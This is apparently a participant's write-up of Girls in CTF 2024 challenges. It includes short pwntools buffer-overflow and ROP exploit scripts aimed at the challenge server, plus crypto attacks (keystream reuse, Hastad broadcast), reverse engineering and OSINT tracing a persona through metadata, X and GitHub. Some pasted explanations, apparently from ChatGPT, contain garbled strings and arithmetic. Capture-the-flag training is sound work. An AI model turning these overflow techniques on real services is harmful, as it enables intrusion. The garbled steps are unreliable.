


GCTF 2024

WRITEUP BY



PWN

ret2win I



I look for the offset and the win address using gdb then execute the script to get the flag.

```
home > kali > Downloads > gctf24 > pwn > retwin2-one > template.py
1  from pwn import *
2
3  r = remote("3.1.25.253", 9991)
4
5  payload = b'A'*72
6  payload += p64(0x0000000000004011f6)
7
8  r.sendline(payload)
9  r.interactive()
```

```
(kali@kali)-[~/Downloads/gctf24/pwn/retwin2-one]
$ python template.py
[+] Opening connection to 3.1.25.253 on port 9991: Done
[*] Switching to interactive mode
Enter some data: gctf{3z_r0p}
[*] Got EOF while reading in interactive
$
```

ret2win II

CHALLENGE 4 SOLVES ✖

RET2WIN II

★ 499

Another classic PWN challenge :)

Challenge author: CapangJabba

nc 3.1.25.253 9992

ret2win-t...


Submit

```
home > kali > Downloads > gctf24 > pwn > ret2win-two > template.py
1  from pwn import *
2
3  r = remote("3.1.25.253", 9992)
4
5  payload = b'A'*72 #offset
6  payload += p64(0x00000000004012ea) #interesting_function() "pop %rdi; ret" address
7  payload += p64(1337) #parameter
8  payload += p64(0x0000000000401216) #win() address
9
10 r.sendline(payload)
11 r.interactive()
```


```
(kali㉿kali)-[~/Downloads/gctf24/pwn/ret2win-two]
$ python template.py
[+] Opening connection to 3.1.25.253 on port 9992: Done
[*] Switching to interactive mode
Enter some data: gctf{x64_c4lling_c0nv3nt10n}
[*] Got EOF while reading in interactive
$
```

REV

Gopher-chan



I used ghidra to analyze the gopher-chan-linux file and then send the main.main() function to chatgpt for further investigation. It explains that the function main.encryptRC4() is involved, which suggests the flag might be encrypted using RC4.



```
Decompile: main.encryptRC4 - (gopher-chan-linux)
1
2 undefined8 main.encryptRC4(void)
3
4 {
5     long unaff_RBX;
6     long unaff_R14;
7     undefined auVar1 [16];
8     undefined local_33;
9     undefined2 uStack_32;
10    undefined8 uStack_30;
11    undefined5 uStack_28;
12    undefined3 uStack_23;
13    undefined8 local_20;
14    undefined8 local_18;
15    undefined8 local_10;
16
17    while (&stack0x00000000 <= *(undefined **)(unaff_R14 + 0x10)) {
18        runtime.morestack_noctxt.abi8();
19    }
20    local_33 = 0x47;
21    uStack_32 = 0x5443;
22    uStack_30 = 0x676e346c30677b46;
23    uStack_28 = 0x705f7a315f;
24    uStack_23 = 0x743372;
25    local_20 = 0x7d3363316e5f7974;
26    local_18 = crypto/rc4.NewCipher();
27    if (unaff_RBX != 0) {
28        return 0;
29    }
30    auVar1 = runtime.makeslice();
31    local_10 = auVar1_0_8_;
32    crypto/rc4.(*Cipher).XORKeyStream(0x1b,&local_33,auVar1_0_8_,0x1b,0x1b);
33    return local_10;
}
```

I got the flag after providing the main.encryptRC4() function to chatgpt.

In the function `main.encryptRC4()`, it looks like the flag is stored in a combination of several variables (`local_33`, `uStack_32`, `uStack_30`, `uStack_28`, `uStack_23`, and `local_20`) before being encrypted by an RC4 stream cipher. Here's a breakdown of what's happening:


Flag Assembly (before encryption):

- `local_33 = 0x47` → ASCII value of 'G'.
- `uStack_32 = 0x5443` → This is `0x5443` in hex, which is 'CT' in ASCII.
- `uStack_30 = 0x676e346c30677b46` → This represents `F{g0l4ng`.
- `uStack_28 = 0x705f7a315f` → This represents `_1z_p`.
- `uStack_23 = 0x743372` → This represents `r3t`.
- `local_20 = 0x7d3363316e5f7974` → This represents `ty_n1c3`.


These segments, when put together, form a string that looks like part of the flag:

```
GCTF{g0l4ng_1z_p3rtty_n1c3}
```

Get Me



Using the same step, I used ghidra to analyze the sangatsimple file and found the string "`@@Tg}DYV9PYPgOkOxOlczSldk<Wh4T{Pgqoj{\\:h5LkSXO5S`" which calls the function `executeme()` if certain condition is met. I then send the `main()` and `executeme()` functions to chatgpt for further investigation.



It explained the breakdown of `executeme()` function and provided a Python script to extract the flag.

Applying the Logic to Extract the Flag:

1. **Initial String:** `param_2 = "@@Tg}DVV9PYPgOkOx0Icz5Idk<wh4T{Pgqoj{\\:h5LkSX055"`
2. **First Transformation:** Decrement ASCII value by 1 for each character:
 - Example: `' ' (ASCII 32) becomes '!' (ASCII 31)`
 - Result after transformation: `"ZZ5f}CXU8OXOfNjNnNHbyRHcj;Vg3S[opjz[:g4KjRw4R"`
3. **Second Transformation:** Reverse the string:
 - Result: `"R4wRjK4g[:zjpo[SRg3V;jCHRYbMHNnjFOX08UXC}fSZZ"`
4. **Third Transformation:** For each character:
 - Add 2, XOR with 3, subtract 5:
 - Example: For character `'R' (ASCII 82)`:
 - Add 2: $82 + 2 = 84$
 - XOR with 3: $84 \oplus 3 = 87$
 - Subtract 5: $87 - 5 = 82$ (ASCII `'R'`)
 - Apply the transformation to each character in the reversed string.

```
home > kali > Downloads > gctf24 > rev > sangatsimple > test.py
1 def transform_char(c):
2     return chr(((ord(c) + 2) ^ 3) - 5)
3
4 def execute_me(input_string):
5     # First transformation: Decrement each character by 1
6     transformed = ''.join(chr(ord(c) - 1) for c in input_string)
7
8     # Second transformation: Reverse the string
9     reversed_transformed = transformed[::-1]
10
11    # Third transformation: Apply the custom transformation
12    result = ''.join(transform_char(c) for c in reversed_transformed)
13
14    return result
15
16 # Original string from the main function
17 original_string = "@@Tg}DVV9PYPgOkOx0Icz5Idk<wh4T{Pgqoj{\\:h5LkSX055"
18 flag = execute_me(original_string)
19 print(flag)
20
```

I run the script and decode the output from base64 to get the flag.

```
(kali@kali)-[~/Downloads/gctf24/rev/sangatsimple]
$ python test.py
R0NURjI0e3YzcnlfMzQ1eV9jaDRsbDNuNjNfMTM4OTAxfg==
```

The screenshot shows the CyberChef web application interface. On the left, the 'Operations' sidebar lists various tools, with 'From Base64' selected under the 'Data format' section. The main 'Recipe' area shows a single step 'From Base64' with the 'Remove non-alphabet chars' checkbox checked. The 'Input' field contains the Base64 string: `R0NURjI0e3YzcnlfMzQ1eV9jaDRsbDNuNjNfMTM4OTAxfg==`. The 'Output' field displays the decoded result: `GCTF24{v3ry_345y_ch4ll3n63_138901}`. At the bottom, there is a 'BAKE!' button and an 'Auto Bake' checkbox.

CRYPTO

Warmup Salsa Sauce

CHALLENGE

20 SOLVES

WARMUP SALSA SAUCE

★ 100

A skilled cybersecurity professional infiltrates a notorious drug cartel's communication network, managing to extract a series of encrypted messages that hold the key to unraveling their operations. The professional hands the data over to you, challenging them to break the code before it's too late.

Challenge author: pikaroot

dist.zip

Flag

Submit

```
1 from pwn import xor
2
3 # Given encrypted flag and text from 'out.txt'
4 enc_flag = bytes.fromhex('fa1c20b6da926ab79cd91524f05ec08f7f3160c74bec97f8aec3f7cacedfbb73709230bc540673f657dada0e95401d17f4dc0b6627f1a7fc47627a244c80b2e0dc1340')
5 enc_text = bytes.fromhex('fa1c20b6da926ab79cd91524f05ec08f7f3160c74bec97f8aec3f7cacedfbb73709230bc540673f657dada0e95401d17f4dc0b6627f1a7fc47627a244c80b2e0dc1340')
6
7 # Known plaintext
8 known_plaintext = b'We covered the drugs with our favourite salsa sauce. The stupid cops will not find it.'
9
10 # Recover the keystream by XORing the known plaintext with its encrypted version
11 keystream = xor(enc_text[:], known_plaintext)
12
13 # Use the keystream to decrypt the flag
14 flag = xor(enc_flag[:], keystream)
15
16 # Print the raw flag in hexadecimal format
17 print("Recovered flag (hex):", flag.hex())
18
19 # Optionally, try to decode the flag if it's printable
20 try:
21     print("Recovered flag (decoded):", flag.decode())
22 except UnicodeDecodeError:
23     print("Flag contains non-UTF-8 characters, showing in raw format.")
24
```

```
(kali@kali) ~/Downloads
$ python test.py
Recovered flag (hex): 67637466b7b7930755f6630756e645f74688335f63306361696e6335f6137663966366204656162643336464655066613330333732383438363465627d2944f81b583ab4188971a5855a1c5a721a84a7d034323c06bca2
Flag contains non-UTF-8 characters, showing in raw format.
```

Download CyberChef

Last build: 2 months ago - Version 1.0 is here! Read about the new features here

Options About / Support

Operations

Search...

Favourites

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Data format

Encryption / Encoding

Recipe

From Hex

Delimiter

Auto

STEP

BAKE!

Auto Bake

Input

67637466b7b7930755f6630756e645f74688335f6137663966366204656162643336464655066613330333732383438363465627d2944f81b583ab4188971a5855a1c5a721a84a7d034323c06bca2

Output

gctf{y0u_f0und_th1_c0cain1_a7f9f0bdeabd14dde0fa3037294854eb}}0p0xK: 'c0++04

Z=Zrux+5B4ZC004

Overflow Resources

CHALLENGE 5 SOLVES

OVERFLOW RESOURCES

★ 436

This is the challenge that I created that should be released last year. Now, I made it locally. Enjoy ...

Challenge author: pikaroot

View Hint

dist.zip

Flag

Submit

```
home > kali > Downloads > gctf24 > crypto > overflow/resources > dist[3] > solve.py
1 from Crypto.Util.number import long_to_bytes as l2b
2 from gmpy2 import iroot
3 from functools import reduce
4
5 # Chinese Remainder Theorem implementation
6 def crt(moduli, remainders):
7     sum = 0
8     prod = reduce(lambda a, b: a * b, moduli)
9     for n_i, a_i in zip(moduli, remainders):
10         p = prod // n_i
11         sum += a_i * mul_inv(p, n_i) * p
12     return sum % prod, prod
13
14 # Find the multiplicative inverse of a under modulo m
15 def mul_inv(a, m):
16     m0, x0, x1 = m, 0, 1
17     if m == 1:
18         return 0
19     while a > 1:
20         q = a // m
21         m, a = a % m, m
22         x0, x1 = x1 - q * x0, x0
23     if x1 < 0:
24         x1 += m0
25     return x1
26
27 # Find the integer root of a number
28 def integer_root(x, e):
29     root, exact = iroot(x, e)
30     if exact:
31         return root
32     else:
33         return None
34
35 # Parse the output file
36 def parse_output_file(filename):
37     with open(filename, 'r') as f:
38         data = f.readlines()
```

```

39 |
40 |     parsed_data = []
41 |     for line in data:
42 |         e, n, c = eval(line.strip()) # Each line is in the format [e, n, c]
43 |         parsed_data.append((e, n, c))
44 |     return parsed_data
45 |
46 | # Apply Hastad's Broadcast Attack (CRT)
47 | def broadcast_attack(e, moduli, ciphertexts):
48 |     # Apply Chinese Remainder Theorem
49 |     result, modulus = crt(moduli, ciphertexts)
50 |
51 |     # Find the e-th root of the result
52 |     message = integer_root(result, e)
53 |     if message is not None:
54 |         return l2b(message)
55 |     else:
56 |         print("Failed to find integer root")
57 |         return None
58 |
59 | # Collect ciphertexts with the same exponent and different moduli
60 | def collect_for_broadcast(parsed_data):
61 |     exp_to_data = {}
62 |
63 |     for e, n, c in parsed_data:
64 |         if e not in exp_to_data:
65 |             exp_to_data[e] = []
66 |             exp_to_data[e].append((n, c))
67 |
68 |     return exp_to_data
69 |
70 | if __name__ == '__main__':
71 |     # Parse the output file
72 |     parsed_data = parse_output_file('out.txt')
73 |
74 |     # Collect ciphertexts for broadcast attack
75 |     exp_to_data = collect_for_broadcast(parsed_data)
76 |
77 |     # Try broadcast attack for each exponent
78 |     for e, data in exp_to_data.items():
79 |         if len(data) > 1:
80 |             moduli = [item[0] for item in data]
81 |             ciphertexts = [item[1] for item in data]
82 |             print(f"Trying broadcast attack with e = {e}...")
83 |             flag_part = broadcast_attack(e, moduli, ciphertexts)
84 |             if flag_part:
85 |                 print(f"Recovered flag part: {flag_part}")
86 |

```

```

(kali@kali)-[~/gctf24/crypto/overflow resources/dist(3)]
└─$ python solve.py
Trying broadcast attack with e = 91 ...
Recovered flag part: b'gctf{n0t_4ll_r3s0urc3s_ar3_need3d_f5'
Trying broadcast attack with e = 97 ...
Recovered flag part: b'e202ea971cbfd40f9fa15b9c8c64f2}'

```

I Forgot

CHALLENGE

57 SOLVES

✖


I FORGOT

★ 100

Here's a song that demonstrates real plagiarism. An artist sued the singers in this song and had won the lawsuit for over 5 million, ya then... uh....wait, I forgot in which courthouse they settled....yea uhm, welcome to osint! FIND THE COURTHOUSE!


Flag format: `gctf{name_of_the_courthouse}`

Challenge author: `w0rmh0l3`

 Plagiarism...

Submit

I searched the name of the song from Plagiarism.mp3 using google and found that it is called Blurred Lines by Robin Thicke ft. T.I. and Pharrel. I then searched for the lawsuit case regarding the song and found the name of the courthouse on Wikipedia.



WIKIPEDIA

The Free Encyclopedia

[Donate](#)
[Create account](#)
[Log In](#)

Contents

hide

(Top)

Background

Complaint for declaratory relief

Plaintiff's disposition

Counter-claim

Motion for summary judgement

Holding

Trial

Appeal

Dissent

Subsequent developments

Commentary and implication

See also

References

Further reading

External links

Pharrell Williams v. Bridgeport Music

Add languages

Article

Talk

Read

Edit

View history

Tools

Appearance

hide

From Wikipedia, the free encyclopedia

Pharrell Williams et al. v Bridgeport Music et al., No. 15-56880 (9th Cir. July 11, 2018) is a United States Court of Appeals for the Ninth Circuit case concerning copyright infringement of sound recording. In August 2013, Pharrell Williams, Robin Thicke and Clifford Joseph Harris (known by his stage name "T.I.") filed a complaint for declaratory relief against the members of Marvin Gaye's family and Bridgeport Music in the United States District Court for the Central District of California, alleging that the song "Blurred Lines" did not infringe the copyright of defendants in "Got to Give It Up" and "Sexy Ways" respectively.^[1]

On October 6, 2017, the Circuit Court held oral arguments on the appeal to vacate the district court's judgement.^[2] The Ninth Circuit upheld the District Court's decision against Williams and Thicke and affirmed liability of millions of dollars in damages. It was established that "Got to Give It Up" is "entitled to broad protection against copyright infringement liability because musical compositions are not confined to a narrow range of expression".^[3]

Background

[edit]

"Blurred Lines" is a song performed by Robin Thicke, featuring Pharrell Williams and

Pharrell Williams v. Bridgeport Music

Court

United States Court of Appeals for the Ninth Circuit

Full case name

Pharrell Williams et al v. Bridgeport Music et al

Argued

October 6, 2017

Decided

March 22, 2018

Citations

Williams v. Gaye, 895 F.3d 1106 (9th Cir. 2018) [1]

Case history

Appealed from

United States District Court for the Central District of California

Holding

The panel partially affirmed the District Court's judgement after a jury trial. Copyright protection in musical composition is not limited to a narrow range of expressions.

Court membership

Text

☐ Small

☒ Standard

☐ Large

Width

☒ Standard

☐ Wide

Color (beta)

☐ Automatic

☒ Light

☐ Dark

Find Me 1

CHALLENGE 27 SOLVES ✖


FIND ME 1

★ 100

We've been trying to make contact with a high profile hacker just to get him on our side. He keeps leaving his images after pwning a system, I think he might had left some fingerprints on it. Try to find out his real name, I'll award you with some points.

Flag format: `gctf{Hacker_Name}`

Challenge author: w0rmh013

 hacker.png


Flag

Submit


I run exiftool hacker.png which display the metadata embedded within the hacker.png image file and found the name ShadeRaider96.

```
(kali㉿kali)-[~/Downloads/gctf24/misc]
$ exiftool hacker.png
ExifTool Version Number      : 12.57
File Name                    : hacker.png
Directory                    : .
File Size                    : 785 kB
File Modification Date/Time   : 2024:10:11 12:34:12-04:00
File Access Date/Time        : 2024:10:11 12:34:48-04:00
File Inode Change Date/Time   : 2024:10:11 15:41:22-04:00
File Permissions              : -rw-r--r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 677
Image Height                 : 673
Bit Depth                    : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                   : Noninterlaced
sRGB Rendering               : Perceptual
Gamma                       : 2.2
Pixels Per Unit X            : 3779
Pixels Per Unit Y            : 3779
Pixel Units                  : meters
XMP Toolkit                  : Image::ExifTool 12.76
Rights                      : ShadeRaider96
Image Size                   : 677x673
Megapixels                   : 0.456
```


I searched ShadeRaider96 on X and found one account with the name Paul Wildenberg.



Find Me 2




From the github account associated with the previous X account, I found the linkedin profile of Paul Wildenberg.



It has a clue about emailing to reach him, so I look for his email, sent one and got the flag.

Pretty-print ☐

```
[
  {
    "id": "42572155790",
    "type": "PushEvent",
    "actor": {
      "id": 183940749,
      "login": "PaulWildenberg96",
      "display_login": "PaulWildenberg96",
      "gravatar_id": "",
      "url": "https://api.github.com/users/PaulWildenberg96",
      "avatar_url": "https://avatars.githubusercontent.com/u/183940749?"
    },
    "repo": {
      "id": 868200008,
      "name": "PaulWildenberg96/Prankbot",
      "url": "https://api.github.com/repos/PaulWildenberg96/Prankbot"
    },
    "payload": {
      "repository_id": 868200008,
      "push_id": 20569655728,
      "size": 1,
      "distinct_size": 1,
      "ref": "refs/heads/main",
      "head": "c034c08ee07c08e349a4152c877ba95d05ee4568",
      "before": "789164fad0243c6e7c88092579345681432e437c",
      "commits": [
        {
          "sha": "c034c08ee07c08e349a4152c877ba95d05ee4568",
          "author": {
            "email": "paulwildenberg96@gmail.com",
            "name": "PaulWildenberg96"
          },
          "message": "Update README.md",
          "distinct": true,
          "url": "https://api.github.com/repos/PaulWildenberg96/Prankbot/commits/c034c08ee07c08e349a4152c877ba95d05ee4568"
        }
      ]
    },
    "public": true,
    "created_at": "2024-10-05T18:26:32Z"
  },
  {
    "id": "42572149228",
```



Girls in CTF 2024

ムノ尺い
ノカ 口イ

2024
Girls in CTF

